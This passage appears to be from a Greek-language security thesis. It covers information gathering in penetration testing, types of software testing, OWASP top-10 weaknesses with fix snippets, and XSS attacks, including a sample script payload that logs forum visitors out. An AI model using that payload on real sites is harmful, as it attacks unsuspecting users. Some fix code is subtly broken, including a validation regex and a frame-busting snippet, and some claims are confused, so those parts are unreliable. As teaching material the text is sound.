Η συλλογή πληροφοριών αποτελεί τμήμα της δοκιμής διείσδυσης και είναι σημαντική για τον tester. Οι εκτιμήσεις συνήθως περιορίζονται σε χρόνο και πόρους. Ως εκ τούτου, είναι κρίσιμο να εντοπιστούν τα σημεία που θα είναι πιθανότατα πιο ευάλωτα και να επικεντρωθούν σε αυτά. Ακόμα και τα καλύτερα εργαλεία είναι άχρηστα αν δεν χρησιμοποιηθούν σωστά στον σωστό τόπο και χρόνο. Αυτός είναι ο λόγος για τον οποίο οι έμπειροι ελεγκτές επενδύουν ένα σημαντικό χρόνου στη συλλογή πληροφοριών.

Υπάρχουν συνήθως δύο είδη των δοκιμών διείσδυσης:

- Όταν οι πληροφορίες σχετικά με την οργάνωση (black box) δεν είναι δημόσιες τότε ο tester πραγματοποιεί την επίθεση χωρίς προηγούμενη γνώση των υποδομών, μηχανισμών άμυνας και διαύλων επικοινωνίας του οργανισμού-στόχου. Η δοκιμή black box είναι μια προσομοίωση μίας ανοργάνωτης επίθεσης.

- Όταν οι πληροφορίες είναι δημόσιες τότε εκτελεί την επίθεση (white box) με πλήρη γνώση των υποδομών και των μηχανισμών άμυνας. Το White box αποτελεί προσομοίωση μιας συστηματικής επίθεσης από καλά προετοιμασμένους επιτιθέμενους με γνώση εμπιστευτικών πληροφοριών.

Εάν οι ελεγκτές επιλέξουν να χρησιμοποιήσουν την προσέγγιση "Black Box", θα πρέπει να μην ασχοληθούν με τη συλλογή πληροφοριών, γιατί η συλλογή πληροφοριών είναι μία από τις πιο σημαντικές διαδικασίες στις δοκιμές διείσδυσης και είναι μια από τις πρώτες φάσεις στην αξιολόγηση της ασφάλειας η οποία επικεντρώνεται στη συλλογή όσο περισσότερων πληροφοριών είναι δυνατόν να βρεθούν σχετικά με το στόχο.Το έργο αυτό μπορεί να πραγματοποιηθεί με πολλούς διαφορετικούς τρόπους: με τη χρήση δημόσιων μέσων (μηχανές αναζήτησης), σαρωτές, στέλνοντας απλά αιτήματα HTTP, ή ειδικά κατασκευασμένα αιτήματα, τα οποία έχουν ως σκοπό να αναγκάσουν την εφαρμογή να διαρρεύσει πληροφορίες, π.χ., αποκαλύπτοντας μηνύματα λάθους ή αποκαλύπτοντας εκδόσεις και τεχνολογίες που χρησιμοποιούνται.

Εάν οι ελεγκτές χρησιμοποιήσουν την προσέγγιση "White Box", τότε θα πρέπει να στοχεύσουν στην διαδικασία συλλογής πληροφοριών με βάση το πεδίο εφαρμογής (π.χ. η εταιρεία θα μπορούσε να δώσει σε όλους τις απαιτούμενες πληροφορίες και να μην θέλουν τους ελεγκτές να αναζητήσουν για επιπλέον πληροφορίες)

<u>Υπάρχουν 4 φάσεις για συλλογή πληροφοριών:</u>

- Φάση 1

Το πρώτο βήμα στη συλλογή πληροφοριών είναι η έρευνα του δικτύου. Μια έρευνα του δικτύου είναι σαν μια δοκιμαστική εισαγωγή στο σύστημα. Με αυτό τον τρόπο αυτό, θα αποκομιστεί ένας «χάρτης του δικτύου", χρησιμοποιώντας το οποίο μπορούν να βρουν τον αριθμό των προσβάσιμων συστημάτων που πρόκειται να δοκιμαστούν χωρίς να υπερβαίνουν τα νόμιμα όρια.

Τα αποτελέσματα που θα μπορούσε ο ελεγκτής να πάρει χρησιμοποιώντας την αποτύπωση του δικτύου (network surveying) είναι:

- Domain Names
- Server Names
- IP Addresses
- Network Map
- ISP / ASP information
- System and Service Owners

Η αποτύπωση του δικτύου μπορεί να γίνει χρησιμοποιώντας την διαμόρφωση TTL (traceroute), και την record route (π.χ. ping-R), όπου αν και αποτελούν κλασικό sniffing μερικές φορές είναι η πιο αποτελεσματική μέθοδος.

- Φάση 2

Στην δεύτερη φάση είναι το λειτουργικό σύστημα αναγνώρισης (OS Identification, μερικές φορές αναφέρεται ως TCP / IP stack fingerprinting). Με άλλα λόγια, η ανίχνευση ενός συστήματος προκειμένου να πάρουμε πληροφορίες σχετικά με την έκδοση του λειτουργικού συστήματος και την έκδοση.

Τα αποτελέσματα είναι:

- Τύπος λειτουργικού συστήματος (OS Type)
- Τύπος συστήματος (System Type)
- Internal system network addressing
- Η πιο γνωστή μέθοδος για τον εντοπισμό OS είναι η εφαρμογή *nmap*

- Φάση 3

Το επόμενο βήμα είναι η ανίχνευση θυρών (Port Scanning) και αποτελεί την ανίχνευση των ports του συστήματος σε επίπεδο μεταφοράς και δικτύου. Εδώ περιλαμβάνονται επίσης και validation of system reception, encapsulated και routing protocols. Δοκιμές σε διαφορετικά πρωτόκολλα θα εξαρτηθούν από τον τύπο και τις υπηρεσίες που προσφέρει το σύστημα. Κάθε ενεργοποιημένο σύστημα στο διαδίκτυο έχει 65.536 TCP και UDP θύρες (συμπ. Port 0). Ωστόσο, δεν είναι πάντα απαραίτητο να δοκιμαστεί κάθε θύρα για κάθε σύστημα. Αυτό επαφίεται στη διακριτική ευχέρεια της ομάδας ελέγχου.

Τα αποτελέσματα τα οποία θα μπορούσε ο ελεγκτής να πάρει από την σάρωση των port είναι:

- Λίστα όλων των ανοιχτών, κλειστών ή φιλτραρισμένων ports
- Τις διευθύνσεις IP των συστημάτων
- Internal system network addressing
- Κατάλογος με τα tunneled και τα encapsulated protocols που ανακαλύφθηκαν
- Κατάλογος με τα routing protocols που υποστηρίζονται

- Φάση 4

Υπηρεσία ταυτοποίησης. Αυτή είναι η ενεργή εξέταση η οποία έχει ως σκοπό να ακούσουμε πίσω από την υπηρεσία. Σε ορισμένες περιπτώσεις μπορεί να υπάρχουν περισσότερες από μία εφαρμογές πίσω από μια υπηρεσία στις οποίες μία εφαρμογή είναι ο ακροατής.

Τα αποτελέσματα της ταυτοποίησης των υπηρεσιών είναι:

- Service Types
- Service Application Type and Patch Level
- Network Map

Οι μέθοδοι αναγνώρισης των υπηρεσιών είναι η ίδια με την σάρωση των port (φάση 3).
Υπάρχουν δύο τρόποι με τους οποίους μπορείτε να εκτελέσετε συλλογή πληροφοριών:

- Πρώτη μέθοδος συλλογής πληροφοριών είναι να εκτελέσουν τεχνικές συλλογής πληροφοριών με «ένα προς ένα» ή «ένα προς πολλά» μοντέλο, δηλαδή ένας ελεγκτής εκτελεί τεχνικές με γραμμικό τρόπο είτε κατά ένα στόχο υποδοχής ή μια λογική ομαδοποίηση των δυνάμεων στόχου (π.χ. ένα δευτερεύον δίκτυο). Η μέθοδος αυτή χρησιμοποιείται για την επίτευξη αμεσότητας του αποτελέσματος και συχνά βελτιστοποιεί την ταχύτητα καθώς συχνά εκτελούνται παράλληλα (π.χ. nmap).

- Μια άλλη μέθοδος είναι να εκτελέσει την συλλογή πληροφοριών με τη χρήση ενός «πολλά προς ένα» ή «πολλά προς πολλά» μοντέλο. Ο ελεγκτής χρησιμοποιεί πολλούς κεντρικούς υπολογιστές και τους βάζει να εκτελούν τις τεχνικές συλλογής πληροφοριών με ένα τυχαίο και μη γραμμικό τρόπο. Η μέθοδος αυτή χρησιμοποιείται για την επίτευξη stealth.(Distributed information gathering

Ομάδα

Η δοκιμές διείσδυσης είναι πιο αποτελεσματικές αν αποτελούνται από μια ομάδα επαγγελματιών, όπου ο καθένας τους έχει τους δικούς του ρόλους και τις ευθύνες καθώς επίσης και θα πρέπει να γνωρίζουν μεταξύ τους τι ακριβώς κάνει ο καθένας και πως το κάνει.


Κατά την δοκιμή διείσδυσης, όπως και σε κάθε τομέα, κάθε μέλος της ομάδας πρέπει να γνωρίζει την ομάδα του και θα πρέπει να ακολουθεί την διαδικασία (π.χ. ο διαχειριστής του δικτύου, δεν θα πρέπει να ψάχνει για ευπάθειες στις διαδικτυακές εφαρμογές), προκειμένου η δοκιμή να είναι γρήγορη, αποτελεσματική και λιγότερο χρονοβόρα. Π.χ. οι σύμβουλοι ασφαλείας είναι υπεύθυνοι να κάνουν τις εκθέσεις σαφείς και κατανοητές, έτσι ώστε οι τεχνικοί να είναι περισσότερο εστιασμένοι στις δοκιμές παρά την υποβολή εκθέσεων.

Εργαλεία

Το τελευταίο πιο σημαντικό μέρος της δοκιμής είναι τα tools που χρησιμοποιούνται. Κάθε ελεγκτής έχει τα δικά του tool για να εκτελέσει μια δοκιμή διείσδυσης.Τα εργαλεία αυτά συνήθως επιλέγονται για να κάνουν τη δουλειά τους πιο αποτελεσματικά (μια δοκιμή δεν μπορεί να είναι αποτελεσματική εάν ο διαχειριστής του συστήματος αναθέτει εργαλεία στα οποία οι ελεγκτές δεν είναι εξοικειωμένοι με αυτά). Υπάρχουν πολλά διαθέσιμα εργαλεία και πολλά από αυτά είναι διαθέσιμα για δωρεάν χρήση, όμως οι ελεγκτές πρέπει να έχουν άριστη γνώση τουλάχιστον σε κάποια από αυτά ή να γνωρίζουν τα περισσότερα από αυτά σε ένα πολύ καλό επίπεδο.

1.2.5 Είδη software testing

Σε αυτή την ενότητα, θα περιγράψουμε διαφορετικά είδη software testing. Οι διάφοροι τύποι των software testing εκτελούνται για την επίτευξη διαφορετικών στόχων κατά τη δοκιμή μιας εφαρμογής.



Εικόνα 1.4: Είδη software testing

Ad-hoc testing

Αυτό το είδος της δοκιμής του λογισμικού είναι άτυπο και μη δομημένο και μπορεί να γίνει από οποιονδήποτε συμμετέχοντα χωρίς καμία αναφορά σε κάθε δοκιμή. Το πρόσωπο που διενεργεί τη δοκιμή Ad-hoc έχει μια καλή κατανόηση του τομέα και τις ροές εργασίας της εφαρμογής για να προσπαθήσει να βρει ελαττώματα και να σπάσει το λογισμικό. Η δοκιμή ad-hoc προορίζεται ώστε να βρει ελαττώματα που δεν είχαν εντοπιστεί από τις υπάρχουσες περιπτώσεις δοκιμών.

Acceptance testing

Το acceptance testing είναι ένα επίσημο είδος δοκιμής του λογισμικού που εκτελείται από τον τελικό χρήστη, όταν οι λειτουργίες έχουν παραδοθεί από τους προγραμματιστές. Ο σκοπός αυτής της δοκιμής είναι να ελέγξουν αν το λογισμικό επιβεβαιώνει τις ανάγκες της επιχείρησής σύμφωνα με τις απαιτήσεις που είχαν προβλεφθεί. Οι testers συνήθως έχουν κάποιο έγγραφο κατά την έναρξη του sprint το οποίο αποτελεί ένα μέσο για ελεγκτές και προγραμματιστές ώστε να εργαστούν προς την κατεύθυνση μιας κοινής αντίληψης και κοινής γνώσης τομέα της επιχείρησης.

Accessibility testing

Κατά τη δοκιμή της προσβασιμότητας, σκοπός των δοκιμών είναι να καθοριστεί εάν το περιεχόμενο της ιστοσελίδας είναι εύκολα προσβάσιμο από άτομα με ειδικές ανάγκες. Διάφορους ελέγχους, όπως το χρώμα και η αντίθεση (για το χρώμα τους τυφλούς), το μέγεθος της γραμματοσειράς για άτομα με προβλήματα όρασης, με σαφή και συνοπτικό κείμενο που να είναι εύκολο να διαβάσει και να καταλάβει.

Agile testing

Το Agile είναι ένα είδος δοκιμής του λογισμικού το οποίο προσαρμόζει ευέλικτη ανάπτυξη λογισμικού και πρακτικές. Σε ένα Agile περιβάλλον ανάπτυξης, η δοκιμή αποτελεί αναπόσπαστο μέρος της ανάπτυξης λογισμικού και γίνεται μαζί με τον προγραμματισμό. Το Agile testing επιτρέπει σταδιακό και επαναληπτικό προγραμματισμό μαζί με τις δοκιμές.

API testing

API testing είναι ένας τύπος δοκιμής που είναι παρόμοιο με το Unit testing. Κάθε ένα από τα APIs δοκιμάζονται σύμφωνα με τις προδιαγραφές τους. Η δοκιμή γίνεται κυρίως από την ομάδα δοκιμών, εκτός εάν τα API που πρόκειται να ελεγχθούν έχουν πολύπλοκότητα. Η δοκιμή του API απαιτεί κατανόηση τόσο στην λειτουργικότητα όσο και στις πολύ καλές γνώσεις προγραμματισμού.

Automated testing

Πρόκειται για μια προσέγγιση δοκιμών που κάνει χρήση των εργαλείων ελέγχου ή / και τον προγραμματισμό προκειμένου να τρέξει τις υποθέσεις με τη χρήση του λογισμικού ή custom προγραμμάτων. Τα περισσότερα από τα αυτοματοποιημένα εργαλεία που παρέχονται, περιλαμβάνουν capture ή playback facility, ωστόσο υπάρχουν εργαλεία που απαιτούν γραφτεί κάποιο script ή να γραφτεί κάποια αυτοματοποίηση περιπτώσεων δοκιμής.

All Pairs testing

Είναι επίσης γνωστό και ως pair wise testing και αποτελεί μία προσέγγιση δοκιμών black box όπου για κάθε input δοκιμάζονται ζεύγη inputs, τα οποία βοηθούν ώστε να δοκιμαστεί το λογισμικό αν λειτουργεί όπως αναμένεται με όλους τους δυνατούς συνδυασμούς των εισροών.

Beta testing

Είναι ένα επίσημο είδος της δοκιμής λογισμικού που εκτελείται από τους τελικούς πελάτες πριν από την αποδέσμευση ή την παράδοση του λογισμικού στους τελικούς χρήστες. Η επιτυχής ολοκλήρωση των δοκιμών σημαίνει αποδοχή από τον πελάτη του λογισμικού.

White box testing

Το white box testing είναι επίσης γνωστό και ως clear box testing, transparent box testing και glass box testing. Το white box testing είναι μια δοκιμή του λογισμικού, η οποία προτίθεται να δοκιμάσει το λογισμικό με τη γνώση της εσωτερικής λειτουργίας του λογισμικού. Χρησιμοποιείται σε μονάδες δοκιμών που γίνεται συνήθως από τους προγραμματιστές λογισμικού. Έχει ως σκοπό να εκτελέσει κώδικα, να δοκιμάσει διάφορα statements, branches, paths, αποφάσεις και τη ροή δεδομένων στο πλαίσιο του προγράμματος που δοκιμάζεται. Το black και white box testing αλληλοσυμπληρώνονται και καθεμία από τις μεθόδους δοκιμών έχουν τη δυνατότητα σε συγκεκριμένες κατηγορίες λαθών.

Black box testing

Είναι μια μέθοδος δοκιμών του λογισμικού όπου ο ελεγκτής δεν είναι υποχρεωμένος να γνωρίζει τον κώδικα ή την εσωτερική δομή του λογισμικού. Βασίζεται σε δοκιμές του λογισμικού με διάφορες εισόδους και την επικύρωση των αποτελεσμάτων κατά αναμενόμενη παροχή.

Vulnerability testing

Περιλαμβάνει τον εντοπισμό ευπαθειών στο λογισμικό, hardware ή του δικτύου τα οποία μπορούν να αξιοποιηθούν από τους χάκερ και άλλα κακόβουλα προγράμματα ιούς ή worms. Η δοκιμή αυτή αποτελεί το κλειδί για την ασφάλεια του λογισμικού και τη διαθεσιμότητα. Με τον αριθμό αύξησης των χάκερ και τα κακόβουλα προγράμματα, οι ευπάθειες αποτελούν κρίσιμα σημεία στην επιτυχία μιας επιχείρησης.

Penetration testing

Είναι ένα είδος ελέγχου ασφαλείας, επίσης γνωστό και ως pentest. Η δοκιμή διείσδυσης γίνεται με σκοπό να εξετάσουμε πόσο ασφαλές είναι το λογισμικό και τα περιβάλλοντα (hardware, operating systems και το δίκτυο) όταν υπόκεινται σε προσβολή από έναν εξωτερικό ή εσωτερικό εισβολέα. Ο εισβολέας μπορεί να είναι ένας χάκερ ή ακόμα και ένα κακόβουλο πρόγραμμα. Το Pentest χρησιμοποιεί μεθόδους για να εισβάλλουν βίαια (με brute force attack) ή χρησιμοποιώντας μια αδυναμία (τρωτότητα) ώστε να αποκτήσουν πρόσβαση σε ένα λογισμικό ή τα δεδομένα ή το hardware, με πρόθεση να εκθέσουν τους τρόπους τρωτότητας, να κλέψουν, να επηρεάσουν ή ακόμα και να καταστρέψουν δεδομένα και αρχεία λογισμικού. Το penetration testing είναι ένας τρόπος ηθικού hacking, όπου ένας έμπειρος ελεγκτής κάνει διείσδυση χρησιμοποιώντας τις ίδιες μεθόδους και τα εργαλεία που ένας χάκερ θα χρησιμοποιήσει, με σκοπό όμως να εντοπίσει την ευπάθεια προκειμένου να διορθωθεί.


ΚΕΦΑΛΑΙΟ 2: Owasp

2.1 Τι είναι η Owasp;

Κάθε τεχνολογία χρειάζεται μια αμερόληπτη πηγή πληροφοριών σχετικά με τις βέλτιστες πρακτικές, καθώς επίσης και ένα ενεργό όργανο το οποίο θα υποστηρίζει τα ανοικτά πρότυπα. Στον χώρο της ασφάλειας των εφαρμογών, μία από αυτές τις ομάδες είναι η Open Web Application Security Project (ή OWASP για συντομία).

Η OWASP λειτουργεί ως μη κερδοσκοπικό ίδρυμα, δηλαδή, δεν συνδέεται με οποιαδήποτε ιδιωτική εταιρεία τεχνολογίας, το οποίο σημαίνει ότι είναι σε μοναδική θέση να παρέχει αμερόληπτες πρακτικές πληροφορίες για AppSec σε ιδιώτες, επιχειρήσεις, πανεπιστήμια, κυβερνητικές υπηρεσίες και άλλους οργανισμούς σε όλο τον κόσμο. Λειτουργεί ως μια κοινότητα η οποία παρέχει εργαλεία και γνώσεις σχετικά με την ασφάλεια των εφαρμογών. Όλα τα άρθρα, τις μεθοδολογίες και τεχνολογίες διατίθενται δωρεάν στο κοινό.

2.2 Owasp top 10 αδυναμίες



Εικόνα 2.1: Επίθεση

1. SQL Injection

Περιγραφή

Στα SQL injections ένας κακόβουλος χρήστης προσπαθεί να εκμεταλλευτεί την ελλιπή ή λανθασμένη επαλήθευση (validation) των δεδομένων εισόδου (input data) μιας εφαρμογής. Τυπικά η ευπάθεια των SQL injections μπορεί να εμφανίζεται και σε μη web εφαρμογές, όμως εκεί είναι σαφώς πιο σπάνιο. Συνήθεις τρόποι όπου οι χρήστες δίνουν δεδομένα εισόδου σε μια εφαρμογή web είναι οι φόρμες (με τις μεθόδους HTTP GET και POST) και τα links (μέθοδος HTTP GET). Στην περίπτωση ελλιπούς επαλήθευσης των δεδομένων εισόδου είναι σε κάποιες περιπτώσεις δυνατόν να περαστούν extra εντολές SQL προς εκτέλεση στην εφαρμογή ή να αλλαχτούν μέρη μιας επερώτησης SQL με τρόπο που δεν έχει προβλεφθεί.

Τρόπος επιδιόρθωσης

Θα πρέπει να υπάρχουν validations στις εισροές (server-side), τα οποία θα φιλτράρουν τους επικίνδυνους χαρακτήρες που πληκτρολογεί ο χρήστης. Επιπλέον, μπορεί να κάνει χρήση έτοιμων δηλώσεων, παραμετρικές stored procedures, μέσα από τις οποίες μπορεί να εξασφαλίσει ότι οι εισροές εισέρχονται ως κείμενο (plain text).

Παράδειγμα:

```
String input = request.getParameter ("SeqNo");
String characterPattern = "[0-9a-zA-Z]";
If (! input. matches (characterPattern))
{
   out.println (“Invalid Input”);
}
```

2. XSS - Cross site scripting

Περιγραφή

Σε αυτές τις περιπτώσεις, μη έγκυρα δεδομένα τα οποία προέρχονται από τον χρήστη και έχουν πρόσβαση μέσα στην εφαρμογή, οδηγούν στην εκτέλεση κακόβουλων προγραμμάτων. Οι XSS ευπάθειες μπορεί να επιτρέψουν στους hackers να συλλέξουν πληροφορίες για τον χρήστη.

Τρόπος επιδιόρθωσης

Θα πρέπει να γίνει επικύρωση των εισροών server-side καθώς επίσης και κωδικοποίηση των εκροών και από τις δύο πλευρές (client-server side), προκειμένου να αποτραπεί η εκτέλεση των scripts.

Παράδειγμα:

Οι επικίνδυνοι χαρακτήρες που θα πρέπει να αποτραπούν κατά την εισαγωγή από τον χρήστη είναι :

[e.g.: | , & , ; , $, % , @ , ' , " , \' , \" , <> , () , + , CR (Carriage return, ASCII 0x0d) , LF (Line feed, ASCII 0x0a),(comma sign) , \ ]

Encoding technique:

```
<input type="text" maxlength="30" name="ecsChangePwdForm" size="40" readonly="true"
value='<%=ESAPI.encoder().encodeForHTML(request.getParameter("userName"))%>'/>
```

3. Information Leakage

Περιγραφή

Η διαδικτυακή εφαρμογή μπορεί να αποκαλύψει δεδομένα του συστήματος ή πληροφορίες εντοπισμού σφαλμάτων (debugging informations) με την αύξηση των εξαιρέσεων ή τη δημιουργία μηνύματα λάθους. Η διαρροή δεδομένων του συστήματος μπορεί να επιτρέψει σε χάκερ να αποκτήσουν γνώσεις σχετικά με την εφαρμογή και να κάνουν εξειδικευμένες επιθέσεις πάνω σε αυτές.

Τρόπος επιδιόρθωσης

- Βεβαιωθείτε ότι οι κωδικοί σφάλματος, μηνύματα τα οποία είναι ορατά από τους τελικούς χρήστες δεν περιέχουν ευαίσθητες πληροφορίες.
- Sanitize όλα τα μηνύματα προκειμένου να μην περιέχουν ευαίσθητες πληροφορίες
- Βεβαιωθείτε ότι τα μηνύματα λάθους και debugging δεν είναι ορατά.

Παράδειγμα

```
catch (Exception e)
{
   if(log.isDebugEnabled())
   {
      log.debug (context, EVENTS.ADHOC, "Caught InvalidGSMException Exception -- "
      + e.toString() );
   }
}
```

4. Frame Injection

Περιγραφή
Η λάθος επικύρωση των παραμέτρων εισόδου, θα μπορούσε να οδηγήσει τους επιτιθέμενους να κάνουν inject τα frames και να πάρουν εμπιστευτικές πληροφορίες χρηστών. Το Frame injection αποτελεί μία μέθοδος που χρησιμοποιείται σε επιθέσεις phishing

Τρόπος επιδιόρθωσης

Να οριστεί μία white-list με acceptable inputs

Παράδειγμα

```
String input = request.getParameter ("input");
String character Pattern = "[./a-zA-Z0-9?"="&]";
If (! input. matches (character Pattern))
{
   out.println (“Invalid Input”);
}
```

5. URL Redirection

Περιγραφή

Ενώ είναι σύνηθες για τα web app να ανακατευθύνουν τους χρήστες τους σε άλλες εφαρμογές, οι επιτιθέμενοι συνήθως το εκμεταλλεύονται (όταν οι εφαρμογές είναι ευάλωτες) και ανακατευθύνουν τους χρήστες σε μη έμπιστα web apps.

Τρόπος επιδιόρθωσης

Να οριστεί μία white-list με acceptable inputs

Παράδειγμα

```
String input = request.getParameter ("input");
String character Pattern = "[./a-zA-Z0-9?"="&]";
If (! input. matches (character Pattern))
```

```
{
   out.println ("Invalid Input");
}
```

6. Missing Session Timeout

Περιγραφή

Οι επιτιθέμενοι μπορούν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε εφαρμογές web, εάν τα χρονικά όρια αδράνειας δεν έχουν ρυθμιστεί σωστά

Τρόπος επιδιόρθωσης

Βεβαιωθείτε ότι η λειτουργία χρονικού ορίου έχει ρυθμιστεί σωστά και λειτουργεί

Παράδειγμα

```
<webapp>
   <session-config>
   <session-timeout>15</session-timeout>
</session-config>
</webapp>
```

7. Ευαίσθητη πληροφορία μέσα από GET request (url)

Περιγραφή

Οι Web εφαρμογές χρησιμοποιούν τα GET request για να περάσουν πληροφορίες μέσω query strings. Αυτό έχει ως αποτέλεσμα, οποιαδήποτε πληροφορία μέσω του GET request, να είναι ορατή στο ιστορικό του browser και στα logs του server.

Τρόπος επιδιόρθωσης

Να χρησιμοποιείται το POST request αντί του GET όπου θέλουμε να περάσουμε σημαντική πληροφορία, καθώς εξασφαλίζει ότι η πληροφορία αυτή δεν θα είναι ορατή.

8. Session ID Cookies που δεν έχουν χαρακτηριστεί secure

Περιγραφή

Αν τα session ID cookies έχουν χαρακτηριστεί ως secure, τότε ο browser δεν θα τα μεταδώσει σε ένα unencrypted Http request. Αν δεν έχουν χαρακτηριστεί secure τότε επιτρέπει τα cookies να είναι προσβάσιμα και ορατά από τους επιτιθέμενους σε μορφή text.

Τρόπος επιδιόρθωσης

Πρέπει να σιγουρέψουμε ότι τα «ευαίσθητα» cookies έχουν χαρακτηριστεί ως secure προκειμένου να εξασφαλίσουμε ότι μεταδίδονται μέσω Https (secure request).

Παράδειγμα

```
Cookie cookie = new Cookie("myCookieName");
cookie.secure(true);
```

9. Cross Frame Scripting (XFS)

Περιγραφή

Το XFS χρησιμοποιείται σε συνδυασμό με το XSS με σκοπό να κατευθύνει τα προγράμματα περιήγησης σε μια ιστοσελίδα που ελέγχεται από τους εισβολείς. Σε αυτές τις περιπτώσεις, η κακόβουλος σελίδα φορτώνει μια ξένη σελίδα, σε ένα πλαίσιο HTML. Σκοπός του επιτιθέμενου είναι να κλέψει δεδομένα, εν αγνοία του χρήστη.

Τρόπος επιδιόρθωσης

Θα πρέπει να φιλτραριστεί κάθε malicious input που μπορεί να εγχυθεί σε ένα frame και εκτελεστεί στο πρόγραμμα περιήγησης του χρήστη

Παράδειγμα

```
if (top == self) }
   document.documentElement.style.display = 'block';
}
else {
    top.location = self.location;
}
```

10. Ευαίσθητες πληροφορίες εμφανίζονται ως κείμενο στην οθόνη

Περιγραφή

Ευαίσθητες πληροφορίες (π.χ., κωδικούς πρόσβασης, στοιχεία πιστωτικής κάρτας) δεν πρέπει να εμφανίζεται ως απλό κείμενο στην οθόνη.

Τρόπος επιδιόρθωσης

Αυτές οι πληροφορίες θα πρέπει να καλύπτονται έτσι ώστε να μην είναι ορατές προς τον χρήστη

Παράδειγμα

```
<asp:TextBox ID="txtSSN" TabIndex="6" runat="server" Width="206px"
MaxLength="11" TextMode="Password"></asp:TextBox>
```

2.3 Επιθέσεις HTML5

Το HTML5 αποτελεί μια σειρά από νέα χαρακτηριστικά τα οποία διατίθενται για την ανάπτυξη εφαρμογών web, και προστίθενται στις ήδη υπάρχουσες δυνατότητες που βρίσκουμε στο HTML4. Είναι ειδικά σχεδιασμένο για τη βελτίωση της γλώσσας (html markup) με πολύ καλύτερη υποστήριξη για τα πολυμέσα και την επικοινωνία με τον server, καθιστώντας έτσι την δουλειά των προγραμματιστών web πολύ πιο εύκολη.Το HTML5 αποτελεί μια ολόκληρη σειρά από μικρές προσθήκες στο υφιστάμενο πρότυπο web, όπου κάθε πρόγραμμα περιήγησης (browser) υλοποιεί κάποια αλλά όχι όλα αυτά τα χαρακτηριστικά. Παρακάτω θα δούμε πως πραγματοποιούνται οι Html5 επιθέσεις, οι οποίες έχουν ως στόχο τους χρήστες του διαδικτύου και όχι τους web servers.

Εικόνα 2.2: Δομή Html

Cross-Site Scripting (XSS attack)

XSS επιθέσεις δεν αποτελούν κάτι νέο, υπάρχουν εδώ και χρόνια και είναι πιθανώς από τις πιο υποτιμημένες web attacks μεθόδους. Ο τρόπος που λειτουργούν ωστόσο είναι αρκετά απλός. Δηλαδή, αν ένα site επιτρέπει σε ένα χρήστη να εισάγει περιεχόμενο, το οποίο αργότερα εμφανίζεται σε κάποια φόρμα, και το περιεχόμενο αυτό μπορεί να είναι και Html code, τότε μπορεί εύκολα μία πιθανή επίθεση XSS προκύψει.

Υπάρχουν δύο κύριοι τύποι επιθέσεων XSS:

1. Persistent XSS

Φανταστείτε ένα διαδικτυακό φόρουμ όπου ο χρήστης μπορεί να εισάγει σχόλια, τα οποία στη συνέχεια αποθηκεύονται και εμφανίζονται στην ιστοσελίδα. Τώρα, φανταστείτε ότι αυτό το φόρουμ δεν φιλτράρει τα σχόλια που βάζει το κάθε άτομο, με αποτέλεσμα κάποιος να εισάγει τον παρακάτω html κώδικα:

Αυτό είναι ένα απλό μήνυμα

<script language="Javascript">

location.href=http://www.forum.com/logout.php

</script>

Σε αυτή την περίπτωση, οποιοσδήποτε επισκέπτεται το forum και διαβάζει το comment, θα εκτελείται τον javascript κώδικας, ο οποίος έχει ως αποτέλεσμα να κάνει logout τον χρήστη από τον forum.

2. Non persistent XSS

Το καλύτερο παράδειγμα για αυτές τις περιπτώσεις είναι οι αναζητήσεις (search feature) σε ένα site. Στις περισσότερες σελίδες, ψάχνοντας με κάποια keywords, εμφανίζονται τα αποτελέσματα με βάση τα κριτήρια αυτά. Ο επιτιθέμενος σε αυτή την περίπτωση, γράφοντας html κώδικα, μπορεί να γράψει κάποιο script και εν συνεχεία να στείλει το url στον χρήστη με σκοπό να τον βλάψει.

